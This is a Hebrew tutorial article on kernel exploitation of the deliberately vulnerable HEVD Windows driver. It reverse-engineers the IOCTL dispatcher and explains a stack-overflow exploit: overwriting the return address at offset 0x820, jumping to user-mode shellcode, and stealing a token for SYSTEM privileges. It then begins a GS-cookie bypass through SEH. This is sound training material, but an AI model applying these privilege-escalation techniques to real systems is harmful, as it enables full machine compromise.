הרבה נכתב על אודות דרייבר זה ושיטות לניצולו, ובאותו repository בו יושב הדרייבר ניתן למצוא גם פרויקט שמנצל כל אחת מהחולשות הנמצאות בו (גם הוא מתוחזק על ידי HackSys ומגיע כחלק רשמי בדרייבר). מכיוון שהשם שלו ארוך מאוד, נהוג לקרוא לו בקצרה HEVD, וכך נתייחס אליו בהמשך המאמר

בהמשך, נסקור אחת-אחת את החולשות הנמצאות בדרייבר. נסביר על סוג החולשה, נתאר כיצד ניתן לנצל אותה, נראה PoC (**P**roof **o**f **C**oncept) לניצול החולשה ולאחר מכן נבצע את ההתאמות שצריך לעשות ל-shellcode שלנו בשביל שהדרייבר יחזור לריצה תקנית לאחר הניצול, ונראה כיצד השגנו הרשאות SYSTEM. אין משמעות לסדר סקירת החולשות, הן מסודרות בסדר בו היה לי נוח לרשום עליהן.

למרות שהקוד של הדרייבר נגיש לנו, לא נשתמש בו במהלך עבודתנו בשביל לנסות לדמות מצב ריאליסטי יותר. ניעזר ב-PDB. בסוף המאמר ניתן למצוא קישור להורדת תכנית שפיתחתי עבור המאמר, והיא מהווה את תמצית כל שיטות הניצול שיוצגו במאמר ומאפשרת לנצל את כל אחת מהחולשות שקיימות ב-HEVD.

סקירה ראשונית

נבצע סקירה ראשונית זריזה של הדרייבר. בתיקייה של גרסת ה-32bit של הדרייבר הפגיע, ניתן למצוא 2 קבצים: HEVD.pdb ו-HEVD.sys. כפי שאמרנו בעבר, קובץ sys. הוא דרייבר, וקובץ pdb. הוא קובץ סימבולים. נטען את HEVD.sys לתוך הדיסאסמבלר האהוב עלינו (אישית בחרתי ב-IDA), ונבחן את התוכן

שקיים ב-DriverEntry (שמשמש כ-main של הדרייבר). בזכות הסימבולים, יהיה לנו קל מאוד להבין את התוכן. נבחן את ה-DriverEntry בתצוגת ה-pseudocode:

```
DeviceObject = 0;
DosDeviceName.Length = 0;
*(_DWORD *)&DosDeviceName.MaximumLength = 0;
HIWORD(DosDeviceName.Buffer) = 0;
RtlInitUnicodeString(&DeviceName, L"\\Device\\HackSysExtremeVulnerableDriver");
RtlInitUnicodeString(&DosDeviceName, L"\\DosDevices\\HackSysExtremeVulnerableDriver")
v2 = IoCreateDevice(DriverObject, 0, &DeviceName, 0x22u, 0x100u, 0, &DeviceObject);
if ( v2 >= 0 )
{
  memset32(DriverObject->MajorFunction, (int)IrpNotImplementedHandler, 0x1Cu);
  v5 = DeviceObject;
  DriverObject->MajorFunction[0] = IrpCreateHandler;
  DriverObject->MajorFunction[2] = IrpCreateHandler;
  DriverObject->MajorFunction[14] = IrpDeviceIoCtlHandler;
  DriverObject->DriverUnload = IrpUnloadHandler;
  v5->Flags |= 0x10u;
  DeviceObject->Flags &= 0xFFFFFF7F;
  v6 = IoCreateSymbolicLink(&DosDeviceName, &DeviceName);
  DbgPrint(
    "%s",
```

מהחלק המוצג לעיל, ניתן לראות שהדרייבר יוצר התקן חדש בשם HackSysExtremeVulnerableDriver. השם הזה חשוב לנו על מנת שנבין כיצד לתקשר איתו. כמו כן, מוגדרים מספר dispatchers שונים לבקשות I/O שונות. ההגדרה נעשית באמצעות הצבת כתובות פונקציות ב-DriverObject->MajorFunction. ה-dispatcher היחיד שמעניין אותנו הוא ה-dispatcher של בקשת IOCTL: IrpDeviceIoCtlHandler (יש לנו את השם של המתודה בזכות הסימבולים). שאר הקוד ב-DriverEntry לא מעניין.

נבחן מקטע מ-IrpDeviceIoCtlHandler:

```
v2 = Irp->Tail.Overlay.CurrentStackLocation;
v3 = v2->Parameters.Read.ByteOffset.LowPart;
if ( v3 > 0x22201F )
{
  if ( v3 == 2236451 )
  {
    v4 = "****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION ******\n";
    DbgPrint("****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION ******\n");
    v5 = TypeConfusionIoctlHandler(Irp, v2);
    goto LABEL_31;
  }
  if ( v3 == 2236455 )
  {
    v4 = "****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******\n";
    DbgPrint("****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******\n");
    v5 = IntegerOverflowIoctlHandler(Irp, v2);
    goto LABEL_31;
  }
  if ( v3 == 2236459 )
  {
    v4 = "****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******\n";
    DbgPrint("****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******\n");
    v5 = NullPointerDereferenceIoctlHandler(Irp, v2);
    goto LABEL_31;
  }
  if ( v3 == 2236463 )
  {
    v4 = "****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******\n";
    DbgPrint("****** HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE ******\n");
    v5 = UninitializedStackVariableIoctlHandler(Irp, v2);
    goto LABEL_31;
  }
  if ( v3 == 2236467 )
  {
```

לא נראה שיש כאן משהו מיוחד ששווה התעמקות, משווים את ה-IOCTL code לערכים שונים ולפי זה קופצים ל-IOCTLs שונים, בדיוק כפי שהיינו מצפים לראות ב-dispatcher לבקשת I/O Control. כמו כן, ניתן לראות שיש שלל של הדפסות דיבוג (DbgPrint), ושהשמות של ה-I/O Controls מאוד אינדיקטיביים - לא צריך להרחיק לכת בשביל להבין מה החולשה שתמצא ב-IOCTL (כמובן שיכול להיות שכותב הדרייבר מנסה לבלבל אותנו, אבל לא כך המצב כאן). נבחן פונקציית טיפול בבקשת IOCTL של StackOverflow:

```
1  int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
2  {
3    void *v2; // edx@1
4    int result; // eax@1
5
6    v2 = IrpSp->Parameters.SetFile.DeleteHandle;
7    result = -1073741823;
8    if ( v2 )
9      result = TriggerStackOverflow(v2, IrpSp->Parameters.Create.Options);
10   return result;
11 }
```

ניתן לראות שהיא מבצעת בדיקה כלשהי, ולאחר מכן קוראת לפונקציה פנימית בשם "TriggerStackOverflow". כנראה שבפונקציה הזו באמת קיימת חולשת Stack Overflow. מבחינה קצרה של שאר ה-handlers, ניתן לראות שכולם חולקים את אותו מבנה: ה-dispatcher לבקשות IOCTL קורא לפונקציה מסוג XxIoctlHandler, שמבצעת בדיקה אחת ולאחר מכן קוראת ל-TriggerXx, שבה באמת נמצאת החולשה.

מבחינה של פונקציות ה-Trigger השונות, ניתן לראות שכולן עטופות בבלוק של __try-__except. בהמשך נראה כיצד ניתן לנצל את זה לטובתנו:

```
$LN5:                   ; Exception filter 0 for function 1462A
mov     eax, [ebp+ms_exc.exc_ptr]
mov     eax, [eax]
mov     eax, [eax]
mov     [ebp+var_1C], eax
xor     eax, eax
inc     eax

$LN9_0:
retn
```

```
$LN6_1:                 ; Exception handler 0 for function 1462A
mov     esp, [ebp+ms_exc.old_esp]
mov     edi, [ebp+var_1C]
push    edi
push    offset aExceptionCode0 ; "[-] Exception Code: 0x%X\n"
call    _DbgPrint
pop     ecx
pop     ecx
```


על סמך המידע שאספנו עד כה, הבנו שה-device אליו נרצה להשיג handle עם CreateFile הוא HackSysExtremeVulnerableDriver, וכן הבנו מה ה-IOCTL codes הרלוונטיים לכל חולשה שנרצה לנצל. כמו כן, הבנו שהמטרות שמעניינות אותנו הן הפונקציות ממשפחת TriggerXx. על בסיס המידע הזה, נוכל לרשום פונקציות שיעזרו לנו לתקשר עם הדרייבר.

הדבר היחיד שנותר לנו לעשות הוא להתקין ולטעון את הדרייבר. נעתיק את הדרייבר למכונה הוירטואלית שלנו, ונריץ את הפקודה הבאה באמצעות ה-cmd בהרשאות Administrator:


```
sc create HEVD type= kernel start= demand binpath=
"<path_to_driver_directory>\HEVD.sys"
```

לאחר מכן, נוכל להפעיל את הדרייבר בעזרת הרצת "sc start HEVD". במידה ונרצה לעצור אותו, נשתמש ב-"sc stop HEVD". נוכל להיעזר ב-DbgView מ-SysInternals על מנת לראות הודעות דיבאג שהדרייבר

מדפיס, וכך נדע בוודאות שהוא עלה באופן תקין. על מנת לעשות זאת, נריץ DbgView כ-Administrator, ונלחץ Ctrl+K על מנת להפעיל את האפשרות "Capture Kernel" (שניתן למצוא תחת הלשונית "Capture"). לצורך המחשה, נפתח DbgView, נפעיל את הדרייבר ולאחר מכן נעצור אותו:



השלב האחרון הוא לבחון שאנו מצליחים לתקשר עם הדרייבר בצורה תקנית. לשם כך, ננסה לשלוח בקשת IOCTL שתגרום להרצת TriggerStackOverflow. על מנת לעשות זאת, ראשית נוודא ש-WinDbg יכול לגשת לקובץ ה-PDB של HEVD.sys. ניתן לעשות זאת על ידי הוספת הנתיב של קובץ ה-PDB לנתיבי הסימבולים ש-WinDbg מחפש בהם, או על ידי מיקום קובץ ה-PDB במיקום אשר הבינארי מצפה לו (ניתן למצוא אותו על ידי הרצת "strings HEVD.sys | findstr HEVD"). אחרי ש-WinDbg יטען את הסימבולים, נמקם נקודת עצירה ב-TriggerStackOverflow בעזרת הרצת "bp HEVD!TriggerStackOverflow", לאחר מכן נמשיך את ההרצה בעזרת g. נקמפל את תוכנת התקשורת שלנו, נעלה אותה ל-guest ונריץ אותה. אם הכל התבצע כשורה, WinDbg אמור לדווח לנו על כך שנקודת העצירה הגיעה ולעצור את הריצה:



בשלב זה, אנו יודעים לתקשר עם הדרייבר והבנו את המבנה הכללי שלו. אנו מסוגלים לדבג את הדרייבר מה-host, ולהריץ אותו ב-guest. מכאן והלאה, עיקר עבודתנו תהיה סביב מציאה וניצול חולשות בדרייבר. נתחיל ב-Stack Overflow קלאסי בשביל להתחמם ☺.

Stack Overflow

אי אפשר לדבר על חולשות מבלי לדבר על Stack Overflows. אני מניח שלקוראים יש היכרות בסיסית עם חולשות בקבצים בינאריים, ולכן לא אסקור לעומק את העיקרון שעומד מאחורי חולשות מסוג זה. הרעיון הוא פשוט: מוקצה buffer כלשהו על המחסנית, מסיבות מסוימות ניתן לרשום לתוך ה-buffer קלט שהמשתמש שולט בו שגדול יותר מהבאפר, וכך ניתן לרשום מעבר לגבולות הבאפר עד סוף ה-frame במחסנית של הפונקציה הנוכחית, ואז דורסים את כתובת החזרה של הפונקציה, שיושבת גם היא על המחסנית, בכתובת החזרה אליה נרצה לקפוץ.

נבחן את הפונקציה TriggerStackOverflow, אשר, כפי שהבנו, תרוץ ב-Kernel-Mode עת שנקרא ל-DeviceIoControl עם קוד ה-IOCTL של StackOverflow:


```
int __stdcall TriggerStackOverflow(void *UserBuffer, unsigned int Size)
{
  unsigned int KernelBuffer[512]; // [sp+10h] [bp-81Ch]@1
  CPPEH_RECORD ms_exc; // [sp+814h] [bp-18h]@1

  KernelBuffer[0] = 0;
  memset(&KernelBuffer[1], 0, 0x7FCu);
  ms_exc.registration.TryLevel = 0;
  ProbeForRead(UserBuffer, 0x800u, 4u);
  DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
  DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
  DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
  DbgPrint("[+] KernelBuffer Size: 0x%X\n", 2048);
  DbgPrint("[+] Triggering Stack Overflow\n");
  memcpy(KernelBuffer, UserBuffer, Size);
  return 0;
}
```

נראה שהפונקציה מקצה באפר על המחסנית, ולאחר מכן מעתיקה מידע מהבאפר UserBuffer (שהוא הבאפר שהעברנו כבאפר קלט ל-DeviceIoControl) אל תוך הבאפר שמוקצה על המחסנית, באמצעות memcpy.

הפונקציה memcpy מקבל כקלט גם את כמות הבתים שנרצה להעתיק, במקרה הזה משתמשים ב-Size בשביל לציין את כמות הבתים. החולשה היא, שגם ב-Size אנו שולטים, זהו הגודל שהעברנו כאורך הקלט כשקראנו ל-DeviceIoControl! בעזרת חולשה זו, נוכל להעתיק באפר שחוצה את גבול KernelBuffer, ולדרוס את כתובת החזרה של הפונקציה, וכך להשתלט על קוד שרץ ב-Kernel-Mode, ולהריץ את ה-shellcode שלנו.

מהתבוננות ב-stack frame של הפונקציה, נגלה ש-KernelBuffer נמצא במרחק 0x81c בתים מבסיס המחסנית, ובמרחק 0x820 בתים מכתובת החזרה של הפונקציה (מסומנת באות r).

כל שעלינו לעשות, הוא לספק באפר באורך 0x824 בתים, כך ש-0x820 הבתים הראשונים לא חשובים, וב-4 הבתים האחרונים נמקם את הכתובת אליה נרצה לקפוץ:




הכתובת אליה נרצה לקפוץ תהיה הכתובת של ה-shellcode שלנו. אין לנו קושי בלמצוא מקום מתאים ל-shellcode: מספיק למקם אותו ב-User-Mode ונוכל לקפוץ אליו ב-Kernel-Mode מכיוון שאין SMEP (בסוף המאמר נסביר בקצרה על ההגנה הזו). נבצע את כל הצעדים הללו ונריץ את התכנית שלנו במכונה. בתחילת ה-shellcode, נרשום את הפקודה "int 3", על מנת ש-WinDbg יעצור את ההרצה בעת הרצת ה-shellcode. כך נדע אם האקספלויט שלנו באמת עובד:

```
kd> g
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
002c7930 cc              int     3
```


מעולה, האקספלויט שלנו עובד! לכאורה, כל שנותר לעשות הוא לתת לריצת ה-shellcode שלנו להסתיים, והתהליך שלנו יקבל הרשאות SYSTEM, אבל לא די בכך. כפי שציינו כשכתבנו את ה-shellcode, לאחר שגנבנו את ה-Access Token, עלינו לוודא שהתכנית חוזרת לריצה רגילה. לשם כך, עלינו לוודא שהמחסנית מיושרת מחדש (במידה והשתמשנו במקום על המחסנית), לוודא שנחזיר ערך תקין ולוודא שאנו עושים את כל ה"נקיונות" שהיו מתבצעים ב-prologue של הפונקציה ש"גנבנו" (בכך שדרסנו את כתובת החזרה). לפונקציה TriggerStackOverflow קוראת הפונקציה StackOverflowIoctlHandler.

נתבונן ב-prologue של הפונקציה:



נעתיק את הפקודות הללו לסוף ה-shellcode שלנו, ולפניהן נמקם את הפקודה xor eax, eax על מנת לדמות את ערך החזרה המצופה מהפונקציה (הפונקציה מחזירה את הערך שחוזר מ-TriggerStackOverflow, והערך הזה הוא 0). נריץ שוב את ה-exploit שלנו, ונעדכן את התכנית שלנו כך שתנסה לפתוח cmd לאחר בקשת ה-IOCTL, על מנת שנוכל לבדוק בנוחות את ההרשאות שלנו.

התוצאה:



ו...SYSTEM ☺ חימום נחמד, נמשיך הלאה.

Stack Overflow GS

הפעם, נתמקד ב-IOCTL שקורא ל-TriggerStackOveflowGS. ממבט ראשוני בפונקיה בחלון ה-Pseudocode, נראה שהיא כמעט זהה לחלוטין ל-TriggerStackOverflow:

```
1 int __stdcall TriggerStackOverflowGS(void *UserBuffer, unsigned int Size)
2 {
3   char KernelBuffer[512]; // [sp+14h] [bp-21Ch]@1
4   CPPEH_RECORD ms_exc; // [sp+218h] [bp-18h]@1
5
6   KernelBuffer[0] = 0;
7   memset(&KernelBuffer[1], 0, 0x1FFu);
8   ms_exc.registration.TryLevel = 0;
9   ProbeForRead(UserBuffer, 0x200u, 1u);
0   DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
1   DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
2   DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
3   DbgPrint("[+] KernelBuffer Size: 0x%X\n", 512);
4   DbgPrint("[+] Triggering Stack Overflow (GS)\n");
5   memcpy(KernelBuffer, UserBuffer, Size);
6   return 0;
7 }
```


ממבט על המחסנית, נראה כי הפעם, KernelBuffer ממוקם במרחק 0x21c מראשית המחסנית, ובמרחק של עוד 4 בתים מכתובת החזרה של הפונקציה. ננסה לפעול בשיטה זהה לשיטה בה השתמשנו עבור ה-IOCTL הקודם, וננסה לגרום לדרייבר לקפוץ לפקודה "int 3" ו... נקבל Blue screen.

כשנריץ v- analyze!, ההודעה הבאה תוצג לנו ב-WinDbg אודות השגיאה:


```
DRIVER_OVERRAN_STACK_BUFFER (f7)
A driver has overrun a stack-based buffer.  This overrun could potentially
allow a malicious user to gain control of this machine.
DESCRIPTION
A driver overran a stack-based buffer (or local variable) in a way that would
have overwritten the function's return address and jumped back to an arbitrary
address when the function returned.  This is the classic "buffer overrun"
hacking attack and the system has been brought down to prevent a malicious user
from gaining complete control of it.
Do a kb to get a stack backtrace -- the last routine on the stack before the
buffer overrun handlers and bugcheck call is the one that overran its local
variable(s).
```

אומנם הצלחנו לבצע buffer overflow, אבל המערכת הצליחה לזהות אותו. כיצד? פשוט: Stack Cookies. מי שקרא את המאמר הקודם שלי, Pwning ELFs for Fun and Profit, אמור לזהות את הנושא. הרעיון הוא למקם "עוגייה" באורך מסוים על המחסנית, לאחר הבאפר אך לפני כתובת החזרה של הפונקציה, ולפני החזרה לבצע בדיקה שהערך נשמר. לעוגיות הללו מספר שמות - Stack Cookies, Stack Canaries, /GS Cookies (האחרון הוא על שם האופציה להפעלת/כיבוי העוגיות ב-Visual C++ compiler של מייקרוסופט,

ועל שמו נקראה הפונקציה). אבל ב-pseudocode לא ראינו שום בדיקה כזאת! נחזור ל-IDA view ונתבונן בסוף הפונקציה:



נבחן את הפונקציה __SEH_epilog4_GS:



מצאנו קריאה לבדיקה של ה-cookie. עכשיו, לאחר שחווינו בזמן אמת את חומרת האמינות שעלול להיות ל-pseudocode view, עלינו להבין כיצד בכל זאת נוכל להשתלט על ההרצה.

מכיוון שאין באפשרותנו לגלות את הערך של ה-cookie, עלינו למצוא דרך אחרת להשתלט על ההרצה. יש לנו רק חולשה אחת: Stack overflow. כמו כן, חשוב לציין שאנו שולטים על הכתובת בה הדרייבר משתמש ככתובת המקור ב-memcpy, וכן על האורך אותו הוא מעביר לפונקציה.

שיטה קלאסית למעקף stack cookies מתבססת על ניצול exception handlers. הרעיון של exception handlers הוא לאפשר לתוכנה להתמודד עם שגיאות. ישנם מספר מנגנונים להתמודדות עם שגיאות, המנגנון עליו נדבר הוא SEH - **S**tructured **E**xception **H**andling. נדון ב-SEH ב-32bit. נתבונן בקטע הקוד הבא:

```
__try {
    // guarded code
} __except (filter-expression) {
    // handler
}
```

בלוקים של try-except מאפשרים לנו להתמודד עם שגיאות שעולות בקטע הקוד שנמצא בבלוק ה-try. לקוד שנמצא בבלוק ה-try נהוג לקרוא "קוד מוגן" - guarded code. הביטוי שמשמש לפילטור השגיאה נקרא exception filter, והקוד שבתוך בלוק ה-except נקרא exception handler. כמובן שניתן להגדיר בלוקי try-except מקוננים, וכן לקרוא לפונקציה בתוך בלוק try, ובתוכה להגדיר try-except בלוק נוסף.

ניהול ה-exception handlers במצב המתואר לעיל הוא כזה:

1. בכל פעם שנכנסת ל-try-except בלוק, ה-handler הנוכחי יתווסף לרשימת ה-exception handlers הנוכחיים, בראשה.
2. במידה וייזרק exception, יוערך ה-filter של ה-handler העליון. לפילטר שלושה ערכים אפשריים:

- EXCEPTION_CONTINUE_EXECUTION (-1) - התעלם מהשגיאה והמשך להריץ את הקוד מהנקודה בה עלתה השגיאה.
- EXCEPTION_CONTINUE_SEARCH (0) - המשך לחפש אחר handler לשגיאה.
- EXCEPTION_EXECUTE_HANDLER (1) - השגיאה מוכרת כשגיאה שה-handler יודע לטפל בה. הרץ את ה-handler, ולאחר מכן המשך את ההרצה.

במידה ומוחזר EXCEPTION_CONTINUE_SEARCH, החיפוש ימשיך עד שלבסוף יגיע ל-handler מתאים, או ל-default handler של המערכת.

3. בעת יציאה מבלוק מוגן ב-try-except, ה-handler של הבלוק יוסר מהרשימה.

מבחינת מימוש, שרשרת ה-SEH ממומשת באמצעות איברים מסוג _EXCEPTION_REGISTRATION_RECORD. אם נבחן את המבנה ב-windbg, נקבל את ההגדרה הבאה:

```
kd> dt _EXCEPTION_REGISTRATION_RECORD
nt!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : Ptr32     _EXCEPTION_DISPOSITION
```

בפועל, זוהי אינה ההגדרה המלאה וישנם עוד מספר שדות לאחר השדות הללו, אך אלו השדות המעניינים. השדה Next מצביע לאיבר הקודם בשרשרת, והשדה Handler מצביע ל-exception handler שלנו. השאלה המתבקשת היא - היכן הפילטר? התשובה המתבקשת היא שהוא כנראה נמצא באחד השדות הנוספים, ואכן בשדה נוסף, בשם scopetable. הסוג של scopetable משתנה בהתאם לגרסת ה-SEH שמוגדרת בקומפיילר, את הדרייבר שלנו קימפלו עם דרייבר שמממש SEH 4, לכן במקרה שלנו scopetable הוא מסוג _EH4_SCOPETABLE. המבנה החדש מספק הגנה מסוימת מ-buffer overflows. אם נבחן את המבנה _EH4_SCOPETABLE, נמצא שדה בשם scopeRecord (מסוג _EH4_SCOPETABLE_RECORD), ובשדה הזה קיים שדה בשם FilterFunc, ושדה נוסף חסר שם:


```
kd> dt _EH4_SCOPETABLE .
HEVD!_EH4_SCOPETABLE
   +0x000 GSCookieOffset   : Uint4B
   +0x004 GSCookieXOROffset : Uint4B
   +0x008 EHCookieOffset   : Uint4B
   +0x00c EHCookieXOROffset : Uint4B
   +0x010 ScopeRecord      : [1]
      +0x000 EnclosingLevel   : Uint4B
      +0x004 FilterFunc       : Ptr32        long
      +0x008 u                : <unnamed-tag>
```

השדה הזה הוא בעצם union של כתובת ל-exception handler וכתובת לפונקציית finally. במקרה שלנו, נמצא שם את הכתובת ל-exception handler שלנו. אבל רגע, ה-exception handler נמצא ב-_EXCPTION_REGISTRATION_RECORD!

בשלב זה עלי להודות שתיאור המנגנון שסופק בעמוד הקודם הוא תיאור קונספטואלי, ולא מדויק לחלוטין. מבחינה מעשית, קיים רק exception handler "אמיתי" אחד לכל הבינארי, והוא exception handler שמגדיר הקומפיילר. ספציפית במקרה שלנו, מדובר ב-except_handler4__.

בכל _EXCEPTION_REGISTRATION_RECORD, הכתובת של ה-handler **תמיד** תהיה except_hadler4__, והפילטרים וה-handlers הנוכחיים ימצאו במערך ScopeRecord שב-scopetable של האיבר הנוכחי ב-SEH. כמו כן, לכל פונקציה, בלי קשר לכמות ה-try/except blocks (מקוננים ולא מקוננים), יהיה קיים רק _EXCEPTION_REGISTRATION_RECORD אחד במחסנית, וכל הפילטרים/handlers ימוקמו ב-ScopeRecords של הפונקציה הנוכחית. ה-handler של הקומפיילר אחראי לקרוא לפילטרים ול-handlers המתאימים.

האיור הבא, אשר לקוח מהאתר openrce.org, מסביר כיצד נראה מבנה המחסנית בפונקציה בה קיים try-except (עם SEH4):



נדבג את HEVD!TriggerStackOverflowGS בשביל לראות דוגמה פרקטית.

ראשית, עלינו להבין איפה במחסנית נמצא ה-_EXCEPTION_REGISTRAITION_RECORD. נבחן את המחסנית בעזרת IDA:

```
-0000021C KernelBuffer     db 512 dup(?)
-0000001C StackCookie      dd ?
-00000018 ms_exc           CPPEH_RECORD ?
+00000000  s               db 4 dup(?)
+00000004  r               db 4 dup(?)
+00000008 UserBuffer       dd ?
+0000000C Size             dd ?
+00000010
+00000010 ; end of stack variables
```

IDA זיהתה את המשתנה ms_exc, שנמצא 0x18 בתים מתחת לראשית המחסנית, כאיבר מסוג CPPEH_RECORD. זהו לא מבנה אמיתי, אלא מבנה ש-IDA מגדירה על מנת להקל את ההבנה של המידע. נבחן את הגדרת המבנה ב-IDA:

```
00000000 CPPEH_RECORD    struc ; (sizeof=0x18, align=0x4, copyof_489)
00000000                                       ; XREF: _AllocateFakeObject@4/r
